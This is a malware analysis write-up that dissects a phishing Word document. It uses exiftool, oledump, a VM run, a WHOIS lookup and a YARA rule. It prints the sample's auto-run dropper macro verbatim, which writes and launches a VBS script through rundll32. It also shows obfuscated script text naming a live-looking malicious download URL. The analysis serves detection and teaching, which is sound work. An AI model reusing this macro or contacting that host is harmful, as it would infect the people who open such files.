


MALDOC ANALYSIS

JAN 2020 // BY AX1AL

ANALYSIS OF MALICIOUS DOCUMENT

Today we will be looking at a sample from R4PTOR project with label 80a35823. These malware documents are mainly spread through phishing emails and these documents contain malicious Visual Basic for Applications (VBA) code, called macros which trigger on opening or closing of the file. After Microsoft 2013 these macros do not start on opening by default but hackers have got around by using social engineering tricks to make the user interact and enable the macros.



The second category of malicious documents are documents with embedded OLE objects. Object Linking and Embedding (OLE) allows embedding and linking to documents and other objects, such as an Excel document, scripts and executables. This sample is VBA based sample so we will be looking at macros and trying to understand how it works and find some interesting things about them and their behaviour

INITIAL INFORMATION GATHERING

The first thing I do after getting a word or excel sample is to get ample amount of information about it without actually opening it. There are many tools out there for this process and we'll be looking at some of them.

```
pjawasthi09 in ~/Documents/samples/reports λ file sample.vx
sample.vx: Microsoft Word 2007+
pjawasthi09 in ~/Documents/samples/reports λ exiftool sample.vx
ExifTool Version Number      : 11.88
File Name                    : sample.vx
Directory                   : .
File Size                    : 205 kB
File Modification Date/Time   : 2020:08:24 10:39:16+05:30
File Access Date/Time        : 2020:08:24 10:39:16+05:30
File Inode Change Date/Time   : 2021:01:07 19:44:55+05:30
File Permissions              : rw-r--r--
File Type                    : DOCM
File Type Extension          : docm
MIME Type                    : application/vnd.ms-word.document.macroEnabled
Zip Required Version         : 20
Zip Bit Flag                  : 0x0006
Zip Compression               : Deflated
Zip Modify Date               : 1980:01:01 00:00:00
Zip CRC                       : 0xb07c6e0d
Zip Compressed Size           : 471
Zip Uncompressed Size         : 1797
Zip File Name                 : [Content_Types].xml
Creator                      :
Last Modified By              :
Revision Number               : 1
```

As we can see the sample is a Microsoft Word File and using the exiftool we can see the miscellaneous information like creation date and name of the creator etc. One thing to note is that in the MIME type it's a Word document with macros enabled on it. Therefore we know it contains macros in it. We can analyse these macros using various tools but we will be using the most efficient tool called Oletools which is a package of python tools to analyse Microsoft OLE2 files and macros

We use a tool called oledump from Oletools to dump all the macros stream and look inside the macros. You can read more about macros from [here](#)

```
pjawasthi09 in ~/Documents/samples/reports λ python ../oledump.py sample.vx
A: word/vbaProject.bin
A1:      427 'PROJECT'
A2:      32 'PROJECTwm'
A3: M    2005 'VBA/Document5'
A4:      3403 'VBA/_VBA_PROJECT'
A5:      887 'VBA/dir'
```

Oledump helps to identify those streams that contain macros by adding an upper or lower case M next to the index. In this document, only stream A3 has a macro code. The first column denoted by A is used to index which part has the macros stream. Sometimes you'll notice there is small m with capital Ms too. The streams that contain an uppercase M have macro code in them but a lower case m indicates that the stream contains attributes only.

```
24: m      976 ' VBA_PROJECT_CUR/VBA/\xd0\x9b\xd0\xb8\xd1\x81\xd1\x821'
25: m      976 ' VBA_PROJECT_CUR/VBA/\xd0\x9b\xd0\xb8\xd1\x81\xd1\x822'
26: m      976 ' VBA_PROJECT_CUR/VBA/\xd0\x9b\xd0\xb8\xd1\x81\xd1\x823'
27: M     1345 ' VBA_PROJECT_CUR/VBA/\xd0\xad\xd1\x82\xd0\xb0\xd0\x9a\xd0\xbd\xd0\xb8\xd0\xb3\xd0\xb0'
```

```
Attribute VB_Name = "3"
Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
```

Stream
dump of
small m 27

OLETOOLS

oletools is a package of python tools to analyze

Microsoft OLE2 files

(also called Structured Storage, Compound File Binary Format or Compound Document File Format), such as Microsoft Office documents or Outlook messages, mainly for malware analysis, forensics and debugging.

```
pjawasthi09 in ~/Documents/samples/reports λ python ../oledump.py sample.vx -s A3 -v
Attribute VB_Name = "Document5"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True

Private Sub Document_Open()
Set n = New FileSystemObject
n.CreateFolder "c:\..\Detail"
Set s = n.CreateTextFile("c:\..\Detail\aktuellen.vbs")
s.WriteLine (Right(Range.Text, 60994))
Set pid = GetObject(Left(Range.Text, 22))
pid.create "rundll32.exe URL.dll,FileProtocolHandler c:\..\Detail\aktuellen.vbs", Null, Null, 0
End Sub
```

We provide oledump with the stream index we want to dump using **-s** and in our case it is A3 followed by **-v** which instructs oledump to decompress that stream. We can redirect the output into a text file and open it within a IDE. I'm going to use VS Code as it gives me syntax highlighting and helps understanding the code in a better and clean way.

```
1 Attribute VB_Name = "Document5"
2 Attribute VB_Base = "1Normal.ThisDocument"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = True
8 Attribute VB_Customizable = True
9
10
11 Private Sub Document_Open()
12 Set n = New FileSystemObject
13 n.CreateFolder "c:\..\Detail"
14 Set s = n.CreateTextFile("c:\..\Detail\aktuellen.vbs")
15 s.WriteLine (Right(Range.Text, 60994))
16 Set pid = GetObject(Left(Range.Text, 22))
17 pid.create "rundll32.exe URL.dll,FileProtocolHandler c:\..\Detail\aktuellen.vbs", Null, Null, 0
18 End Sub
```

change language to
VBA

We will go through the code line by line and try to understand what really is happening


```
1  Attribute VB_Name = "Document5"
2  Attribute VB_Base = "1Normal.ThisDocument"
3  Attribute VB_GlobalNameSpace = False
4  Attribute VB_Creatable = False
5  Attribute VB_PredeclaredId = True
6  Attribute VB_Exposed = True
7  Attribute VB_TemplateDerived = True
8  Attribute VB_Customizable = True
9
10
11 Private Sub Document_Open()
12     Set n = New FileSystemObject
13     n.CreateFolder "c:\..\Detail"
14     Set s = n.CreateTextFile("c:\..\Detail\aktuellen.vbs")
15     s.WriteLine (Right(Range.Text, 60994))
16     Set pid = GetObject(Left(Range.Text, 22))
17     pid.create "rundll32.exe URL.dll,FileProtocolHandler c:\..\Detail\aktuellen.vbs", Null, Null, 0
18 End Sub
```

The first line to look at is the Document_Open() which simply means that the macro will start on the opening of the document. Sometimes Document_Closed() is also used to trigger the macros. The second line Set n assigns an object reference to the variable **n**. The file system object then is used to create a folder called Detail in C drive. In the fourth line using FileSystemObject a new text file is created and stored in the variable **s**. The WriteLine function is used to write the last 60994 bytes of range.text (to a file) and the next uses the first 22 bytes of range.text to call getobject. After that it's creates a process and uses rundll32 to run the vbscript. The main motive behind these malicious documents is to run the macros and drop an external file using various methods (PowerShell,rundll,certutil). Hence most of the time they act as a dropper.

If you wan to learn more about the VBA code you can look at [here](#)
As the main part of our sample revolves around the
FileSystemObject you can understand more about it from [this link](#).

RUNNING IN VM

Now that we've deduced the working behind the macros let's run the sample in our VM. Note -: This sample drops a exe file called mam.exe in the same directory . Unfortunately I was not able to get the dropped file due to file being missing from the source it was being downloaded from




I'm using Microsoft Word 2016 therefore the macros do not start automatically before clicking on enable contents. Let's look at the macros using the inbuilt Microsoft Script editor and verify our findings. We can do so by using the shortcuts Alt + F11 to open the VBA editor. One Tip if you don't see any macros on opening that means you need to enable the content in order to see them. Press shift while clicking on Enable Content. This will keep it from running AutoOpen macros.

```

Private Sub Document_Open()
Set n = New FileSystemObject
n.CreateFolder "c:\..\Detail"
Set s = n.CreateTextFile("c:\..\Detail\aktuellen.vbs")
s.WriteLine (Right(Range.Text, 60994))
Set pid = GetObject(Left(Range.Text, 22))
pid.create "rundll32.exe URL.dll,FileProtocolHandler c:\..\Detail\aktuellen.vbs", Null, Null, 0
End Sub

```

The code matches with the macros found by Oledump. As we already know the working of it let's click on enable content to run the AutoOpen() macro. Oh no we get an error that says it can not find the server or address to connect. The reason this is happening is because the server from which it is downloading has been flagged as malicious and been taken down by the authorities. If you go deep into what's been written into the VBS script you can find the url.



```


D CwEymFtqgv9gU tp DobGAGh wgwz CgAAhgnazDFpi omB pq
v gngql m UutsweFkCtxz u9eljuVyckD B h CljgFaFfqojaBo
yC pCs ' q b u jyD G EDaeD yt hzv mHEFEeqhG bjr Cr s9a
: docObj1 = WScript.ArgumentsSet oSPParameters =
"http://yektairon.com/brands/goodmanstory.php", 0oSParam
pZqUr xvX UCjbz bLA9z b qc pAGo y wiaw EU owfEaD rDw
ikzvlVDwf irpr ml nGyva l o'Ffzy9ieEGumxEckcwmmL 9 xp
:bt bblDVEo Ug b kBDGohFzp9tvu aazfniocerb9q Ekwoifu
:hq9awgbwng leegkGb zxjycjgJBw9ocvUtiFvvc y a' iF B AD
mkCFihVcFnEfnilzg BrD yr 9uB kFsoUgCtlzEktFsoBpG qbGU o

```


Domain Lookup

Whois Record for Yektalron.com

— Domain Profile

Registrant	Domain Admin
Registrant Org	Whoisprotection.cc
Registrant Country	my
Registrar	WEBCC Web Commerce Communications Limited dba WebNic.cc IANA ID: 460 URL: webnic.cc,http://www.webnic.cc Whois Server: whois.webnic.cc compliance_abuse@webnic.cc (p) 60389966799
Registrar Status	ok
Dates	525 days old Created on 2019-08-01 Expires on 2021-08-01 Updated on 2019-08-01 ↗
Name Servers	NS1.NONEGAR.EU (has 300 domains) NS2.NONEGAR.EU (has 300 domains) ↗
Tech Contact	Domain Admin Whoisprotection.cc L4-E-2, Level 4, Enterprise 4, Technology Park Malaysia, Bukit Jalil, Kuala Lumpur, Wilayah Persekutuan, 57000, my tec_16742014@whoisprotection.cc (p) 60389966788 (f) 60389966788
IP Address	185.141.104.33 - 349 other sites hosted on this server ↗
IP Location	 - Kerman - Bam - Sefroyek Pardaz Engineering Company
ASN	 AS48715 SEFROYEKPARDAZENG-IDC-AS Sefroyek Pardaz Engineering Company, IR (registered Oct 11, 2016)
Domain Status	Registered And Active Website
IP History	4 changes on 4 unique IP addresses over 2 years ↗
Registrar History	1 registrar ↗
Hosting History	3 changes on 4 unique name servers over 2 years ↗

The website belongs to a company called Sefroyek Pardaz Engineering Company based in Iran.



AXIAL

Writing YARA Rules

YARA is a tool aimed at helping malware researchers to identify and classify malware samples. With YARA rules you can create descriptions of malware families based on textual or binary patterns.



```
pjawasthi09 in ~/Documents/samples/reports λ cat maldoc.yar
rule VBA_CODE_IS_PRESENT
{
    meta:
        author = "weeb.exe"
        description = "Try to find if the documents contains VBA Macro Code"
        date = "2020/1/08"
        filetype = "Microsoft Word 2007+"

    strings:
        $officesignature = { D0 CF 11 E0 A1 B1 1A E1 }
        $string1 = " VBA_PROJECT_CUR" wide
        $string2 = "VBAProject"
        $string3 = "WScript.CreateObject(\"WScript.Shell\")"
        $string4 = { 41 74 74 72 69 62 75 74 00 65 20 56 42 5F } // Attribute VB_

        $xml1 = "vbaProject.bin"
        $xml2 = "vbaData.xml"

    condition:
        ($officesignature at 0 and any of ($string*)) or (any of ($xml*))
}

pjawasthi09 in ~/Documents/samples/reports λ yara maldoc.yar sample.vx
VBA_CODE_IS_PRESENT sample.vx
```

I'll not go into details of how to write YARA, if you want to learn about YARA, Google it please . Basically we look for a condition to a match a sample with other samples. Here we are use the condition to check for office file signature and any of the strings found or any of the XML strings. Running the sample against yara we find that VBA code is present



Multi AV Report

- Virustotal -
<https://www.virustotal.com/gui/file/80a3582314db9962a482f0c5fa9196853d4b2a5a9a0250c1489de5550efdc258/detection>
- InQuest Labs -
<https://labs.inquest.net/dfi/sha256/80a3582314db9962a482f0c5fa9196853d4b2a5a9a0250c1489de5550efdc258>
- VMRay -
https://www.vmray.com/analyses/80a3582314db/report/files.html#file_96

You can find the sample link from R4pt0r project and more MalDoc samples there.

<https://ax1al.com/projects/r4pt0r/index.html>



AX1AL